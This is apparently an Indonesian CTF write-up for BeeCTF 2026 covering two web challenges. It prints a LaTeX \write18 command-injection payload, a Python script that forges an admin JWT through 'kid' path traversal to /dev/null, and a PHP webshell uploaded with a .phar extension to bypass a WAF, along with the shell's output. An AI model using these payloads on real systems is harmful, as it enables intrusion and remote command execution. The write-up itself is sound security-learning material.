

Write Up (Jeopardy)

BeeCTF 2026



Presented By:

Ananditya Narendratama Widagdo

A.K.A NeranTzy

Daftar Isi

Web Exploit	1
MATH6025 - Discrete Mathematics	1
Y	4

Category : Web Exploit

MATH6025 - Discrete Mathematics

Tantangan 48 Solves

MATH6025 - Discrete Mathematics

100


Easy

"Solve this math assignment" Then my ai proceeds to use some weird markup language for my math assignment. I asked the ai to make me a website so that i can use this language for my future assignment. Let's hope there's no naughty highschooler that will inject my site lol


Author: sierra

<http://103.185.52.197:6767>

Soal memberikan petunjuk 'no naughty highschooler that will inject my site', dari petunjuk tersebut kemungkinan web rentan terhadap injection attack. Aku coba enumerasi terlebih dahulu webnya seperti apa.



Judul dari web tersebut adalah 'QuickTeX LaTeX online editor', dan ada juga fitur recompile.




Setelah aku mencoba fitur recompile, aku beramsumsi bahwa kode pada file main.tex itu dikonversi menjadi sebuah gambar. Lalu aku menemukan bahwa LaTeX memiliki kerentanan bisa mengeksekusi perintah system (seperti cat, ls, whoami).

Dan aku menemukan payload ini dengan asumsi bahwa flag ada di direktori root.

```
\immediate\write18{cat /flag.txt}
```

`\immediate\write18` adalah kode yang digunakan LaTeX untuk menjalankan perintah terminal, di mana payload di atas akan membaca sebuah file bernama flag.txt yang ada di direktori root.

Langsung saja aku tulis payloadnya di main.tex, setelah itu gunakan fitur recompile yang ada pada web untuk mengeksekusi payload tersebut.



Dan Flag ditemukan!

BeeCTF{Duh_dismathlagi_dismathLagi_disssnutz_hehehehheeh_galucu_ya:()}

y

Challenge

6 Solves

×

y

475

Medium

Kata seseorang, kalo saya berhasil masuk ke system perusahaan ini, saya bakal dikasih ipad sama NASA.

Author: eludeeee

<http://103.185.52.197:7000>

Flag

Submit

Soal memberikan deskripsi ‘kalau saya berhasil masuk ke system Perusahaan ini, saya bakal dikasih ipad sama NASA’, deskripsi ini mungkin menuju pada bocah SD yang menemukan celah Broken Link Hijacking di NASA dan diberikan Ipad, bisa saja chall ini membahas vuln tersebut, tapi aku tamping dulu.

PHAR CORP

SELLER HUB

Produk Fitur Testimoni Kontak

Dashboard

#1 MARKETPLACE SELLER TOOLS

Kelola Toko Online-mu

Lebih Cepat Bersama

PHAR CORP

Platform all-in-one untuk ribuan pedagang: analitik penjualan real-time, manajemen stok otomatis, dan pembayaran instan. Sudah dipercaya lebih dari 48.000 seller aktif.


Mulai Jual →

Pelajari Fitur


Ringkasan Toko Hari Ini

Total Penjualan	Rp 128.400.000
Pesanan Baru	1.204 ▲ 12%
Pengunjung Toko	89.302
Rating Seller	4.9 ★


Tampilan awal webnya seperti ini, coba aku enumerasi terlebih dahulu.





Aku menemukan sebuah kredensial yang bisa aja berguna untuk login ke webnya.



Benar saja ada login page dan kebetulan kolom emailnya formatnya sama seperti kredensial yang aku temukan tadi. Di login page tersebut juga menyediakan sebuah file bernama Guide.pdf.



Setelah beberapa kali aku mencoba login, aku berhasil login ke webnya dengan kredensial akun tanto@phar.com dan **password PHAR190206**.




```

import base64, json, hmac, hashlib

def base64url_encode(data):
    if isinstance(data, str): data = data.encode()
    return base64.urlsafe_b64encode(data).rstrip(b'=').decode()

header = {"typ": "JWT", "alg": "HS256", "kid": "../../../dev/null"}
payload = {"username": "ADMIN", "email": "admin@phar.com", "role":
"admin", "iat": 1700000000}

header_enc  = base64url_encode(json.dumps(header, separators=(',',
':')))
payload_enc = base64url_encode(json.dumps(payload, separators=(',',
':')))

signature = hmac.new(b"", f"{header_enc}.{payload_enc}".encode(),
hashlib.sha256).digest()
token = f"{header_enc}.{payload_enc}.{base64url_encode(signature)}"

print(f"=== JWT TOKEN ===\n{token}\n")

```


Script python ini akan menghasilkan token JWT

```


'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii4uLy4uLy4uL2Rldi9udWxsIn0.eyJ1c2VybmFtZSI6IkFETU10IiwiaWZw1haWwiOiJhZG1pbkBwaGFyLmNvbSI6InJvbGUiOiJhZG1pbiIsIm1hdCI6MTcwMDAwMDAwMH0.CApiXcbfT6kophpoU87625CSAADLMxd7unbIdd2Boes'

```


Sudah dapat token JWTnya, coba Ganti cookie JWT nya jadi JWT yang dihasilkan script python tadi!



Sudah ditempel dan tinggal di-refresh page-nya!



Dan kita sudah berhasil login menjadi admin, dan sepertinya aku bisa mengakses Admin Panel.



Di panel admin, terdapat fitur upload foto yang bisa menjadi kerentanan arbitrary file upload yang bisa menjadi RCE menggunakan webshell php!


Agar bisa RCE, aku membuat sebuah file shell.php yang terinspirasi dari write up picoCTF byp4ss3d

<https://medium.com/@debasissadhu712/file-upload-vulnerability-to-rce-picoctf-byp4ss3d-full-solution-step-by-step-05e95dcba2b8>


```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']);
?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd'] . ' 2>&1');
    }
}
```

```
?>
</pre>
</body>
</html>
```

Yang isi dari shell.php nya seperti itu, langsung saja kita upload!



Ternyata ada WAF nya, yang berarti kita harus bypass WAF nya agar kita bisa melakukan RCE. Dan aku baru sadar bahwa web ini Bernama 'Phar' Corp, yang di mana phar adalah extensi untuk membungkus file php. Coba rename shell.php menjadi shell.phar, setelah rename langsung upload ulang.



Sepertinya kita sukses membypass WAF nya! Untuk mengakses webshellnya, aku menuju **endpoint uploads/shell.phar**.


Execute

Sudah bisa akses webshellnya! Coba pakai perintah **ls /** untuk melihat apakah ada flagnya atau tidak

Execute

```
app
bin
boot
dev
flag_0203cc7573ab94a5b7d4cc1ddfb65d.txt
fs
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

Sepertinya itu adalah file flagnya! Gas pake **cat /flag*** untuk membaca flagnya!



Flag ditemukan!

BeeCTF{WEEEEEEEEEEEE3333E_jad1_dap4t_ipad_kan???

Link Chat AI

Chall y

<https://chat.deepseek.com/share/175x7p520zu5ym4k4w>

Chall MATH6025 - Discrete Mathematics

<https://chat.deepseek.com/share/3p1ps8ww1d1nvmko7j>
